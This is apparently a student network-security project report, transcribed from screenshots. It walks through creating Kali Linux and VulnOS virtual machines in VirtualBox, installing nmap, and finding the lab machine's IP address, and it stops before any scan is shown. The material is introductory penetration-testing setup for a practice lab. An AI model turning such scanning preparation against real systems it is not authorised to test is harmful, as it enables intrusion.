
NETWORK SECURITY PROJECT

Task 1 : The learner should be able to power on the provided virtualbox OS.


- what is oracle virtualBox?

Oracle VM virtualbox is a cross platform virtualization software or tool for 32bit and 64bit hardware and targated at server , desktop , embedded use . it allow to user to extend their excisting computer to run multiple operating system including Microsoft windows , mac OS X , linux , at the same time.




- It is the preview of added operating system are virtually created on VM virtualbox.
- In this preview , all the operating system accept kali linux is the server which is for penetration testing. When one testing operating and the kali linux server running at the same time.
- Server who is using to testing and hacking purpose running with same network at the same time with kali linux operating system


- Creating a new machine in virtualbox.
  - Open virtualbox
  - Select the new option.




- In the name field option , confirm descriptive name for virtual machine. For example, **kali_linux .**
- In the type option , select the **linux** type option only.
- In the version option , select the three type of version which is **linux 2.6/3.x/4.x(64bit) , linux 2.4 (64bit) , Debian (64bit) .**




- Click the **next** button,
- **Memory size ,** Specify the amount of system memory to allocate for the machine.



- **Hard disk**, Select **the create virtual hard disk now** option .
- Select the **VDI (virtualbox disk image)** option for the ISO file upload on virtualbox.





- **Storage and physical hard drive**, select the **dynamically allocated** option to grow the size of the drive as needed.




- Click **next** and verify the size of virtual hard drive.
- Then , click **create** button.

- Getting the ISO file (kali linux operating system).
  - Open virtualbox
  - Left click to the created virtual machine , select the setting option.
  - And go to the storage menu.
  - Click on the controller IDE , empty file.
  - Select the optical drive submenu and select the choose a disk file option.





VulnOS - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Devices
Controller: IDE
Empty
Controller: SATA
VulnOS.vdi
Attributes
Optical Drive:
IDE Secondary Devic
Live CD/DVD
Information
Type: --
Size: --
Location: --
Attached to: --
OK
Cancel

- Additional setting in OS




System setting

- The operating system **base memory** look like as usual at the green meter.
- The **processor** of the virtual machine OS is end of the green meter. It is the normal to use the OS.



Display setting

- **Video memory** is set the size of the memory provided and its for the higher resolution and colour depth in operating system.
- **Monitor count** setting is allowed to the virtualbox to display more than two monitor at the same time in a machine.
- **Graphic controller** setting is used for which type of operating system is loaded on the machine. Different OS , which allow different graphic controller setting.




Network setting


- Virtual network adapter are configured in this section. The maximum number of virtual network adapter per VM is four.
- A virtual network adapter can use a variety of different network mode.
- It is running on same network at a time when we are using two server at same time for hacking purpose.

- Logging into kali linux OS


  - Open virtualbox
  - Click on the virtual machine OS created on virtualbox.
  - And click on normal start button on top of the virtualbox software.



  - Then login your operating system through your username and password.
  - Go in your OS ready.



  - Then kali linux operating system ready to use for hacking purpose.
  - It's the interface of kali linux operating system in virtual machine in your virtualbox.



Task 2 : The learner should install the nmap application and target the ip .

Download and install the nmap application in linux

I. Download nmap through linux terminal.

- Open linux operating system.
- Write the command in terminal.

```
└─$ sudo apt install nmap
```

- And then start installing nmap.

```
File  Machine  View  Input  Devices  Help
1  2  3  4
kumaromkar015@kali: ~
File  Actions  Edit  View  Help
└─$ sudo apt install nmap
[sudo] password for kumaromkar015:
Sorry, try again.
[sudo] password for kumaromkar015:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Suggested packages:
  ncat ndiff zenmap
The following packages will be upgraded:
  nmap
1 upgraded, 0 newly installed, 0 to remove and 434 not upgraded.
Need to get 2,021 kB of archives.
After this operation, 7,168 B disk space will be freed.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 nmap amd64 7.92+dfsg2-1kali1+b1 [2,021 kB]
Fetched 2,021 kB in 5s (409 kB/s)
(Reading database ... 323053 files and directories currently installed.)
Preparing to unpack .../nmap_7.92+dfsg2-1kali1+b1_amd64.deb ...
Unpacking nmap (7.92+dfsg2-1kali1+b1) over (7.92+dfsg2-1kali1) ...
Setting up nmap (7.92+dfsg2-1kali1+b1) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
┌──(kumaromkar015㉿kali)-[~]
└─$
```

- Installing done.

II Download nmap through browser in linux OS.

- Open the browser and search download nmap.
- Download the given link from browser.
- And then extract it.

```
Download the Free Nmap
https://nmap.org/download#linux-rpm
Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

Linux RPM Source and Binaries

Many popular Linux distributions (Redhat, Mandrake, Suse, etc) use the RPM package management system for quick and easy binary package installation. We have written a detailed guide to installing our RPM packages, though these simple commands usually do the trick:

rpm -vhU https://nmap.org/dist/nmap-7.93-1.x86_64.rpm
rpm -vhU https://nmap.org/dist/zenmap-7.93-1.noarch.rpm
rpm -vhU https://nmap.org/dist/ncat-7.93-1.x86_64.rpm
rpm -vhU https://nmap.org/dist/nping-0.7.93-1.x86_64.rpm

You can also download and install the RPMs yourself:

Latest stable release:
x86-64 (64-bit Linux) Nmap RPM: nmap-7.93-1.x86_64.rpm  → Download Link
x86-64 (64-bit Linux) Ncat RPM: ncat-7.93-1.x86_64.rpm
x86-64 (64-bit Linux) Nping RPM: nping-0.7.93-1.x86_64.rpm
Optional Zenmap GUI (all platforms): zenmap-7.93-1.noarch.rpm
Source RPM (includes Nmap, Zenmap, Ncat, and Nping): nmap-7.93-1.src.rpm

Mac OS X Binaries

Nmap binaries for Apple macOS (x86-64) are distributed as a disk image file containing an installer. The installer allows installing Nmap, Zenmap, Ncat, and Ndiff. The programs have been tested on Mac OS X 10.9 and later. See the Mac OS X Nmap install page for more details. Users of PowerPC (PPC) Mac machines, which Apple ceased selling in 2006, should see this page instead for support information.

Latest stable release installer: nmap-7.93.dmg

Source Code Distribution

This is the traditional compile-it-yourself format. The Nmap tarball compiles under Linux, Mac OS X, Windows, and many UNIX platforms (Solaris, Free/Net/OpenBSD, etc.) It includes Zenmap, the GUI frontend.

Detailed Linux/BSD/Solaris compilation instructions and options are provided here, though this usually does the trick:

bzip2 -cd nmap-7.93.tar.bz2 | tar xvf -
cd nmap-7.93
./configure
make
su root
make install
```

Target the machine ip address

- Start off by identifying the ip address:
  - Kali linux:

```
┌──(root㉿kali)-[/home/kumaromkar015]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:86:9f:24 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
